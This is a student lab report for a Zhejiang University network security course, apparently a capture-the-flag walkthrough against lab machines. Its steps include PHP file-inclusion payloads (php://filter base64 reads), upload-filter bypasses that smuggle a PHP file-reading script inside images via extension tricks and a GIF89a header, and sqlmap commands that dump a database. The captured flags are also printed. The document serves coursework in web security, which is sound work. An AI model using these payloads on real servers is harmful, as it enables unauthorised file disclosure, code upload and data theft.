浙江大学

本科实验报告

课程名称:		网络安全原理与实践
姓	名:	
学	院:	计算机科学与技术学院
	系:	计算机科学与技术系
专	业:	信息安全
学	号:	
指导教师:		卜凯

2021年3月30日


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
实验名称: Lab 02

Part 1


1. Modify the link to trigger an error message and get the current location /var/www/html/index.php.



2. Visit http://10.214.160.143/index.php?page="http://idata/flag">http://idata/flag and get flag.




1. Modify the link to trigger an error message.



2. It seems like it is directly including the input as the page with .php appended to it.

Use the absolute path to the flag and try to access it that way.

http://10.214.160.44/index.php?page=/var/www/html/flag.php



3. Try to use the base64-encode filter to encode the flag.php file to base64 and get some base64 encoded string.

http://10.214.160.44/index.php?page=php://filter/convert.base64-encode/resource=/var/www/html/flag.php



4. Decode the base64 string and get the flag.



1. Prepare 1.php file as following to get the content in /data/flag.

<?php

echo file_get_contents('/data/flag');


?>

As php file can't be uploaded, find a image *1.jpg* and run the following command to get *2.jpg* by Steganography.

copy 1.php+1.jpg 2.jpg

2. Upload 2.jpg and modify the extension back to php while transmission with Burp, then forward the package and we can see 2.php passes the two check: file upload check and mime check.








3. Visit http://10.214.160.191/upload_file/2.php and get the flag.



ACTF{a2cdd86a458242d42a17c2bf4feff069}

- 1. Prepare 2,jpg same as Part 3.
- 2. Upload 2.jpg and modify the extension to pphphp while transmission with Burp since there is a double extension name check, then forward the package and we can see 2.php passes the two check.





3. Visit http://10.214.160.92/upload_file/2.php and get the flag.



ACTF{f671e83ddce45f25ac858d57b1b1b222}


1. According to the hint, there is only one file format check. Craft *1.php* with gif file header format *GIF89a* as following and upload it.


GIF89a

<?php


echo file_get_contents('/data/flag');

?>





2. Visit http://10.214.160.96/upload_file/3620210330162233.php and get the flag.



GIF89a ACTF{3bc3707fd0eb9999fa33adde1a553030}

- 1. Download the source code of SQLmap.
- 2. Run the command as follows:

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --tables --batch

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --columns --batch

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" -D aaa_web2 -T

flag is here -C flag --dump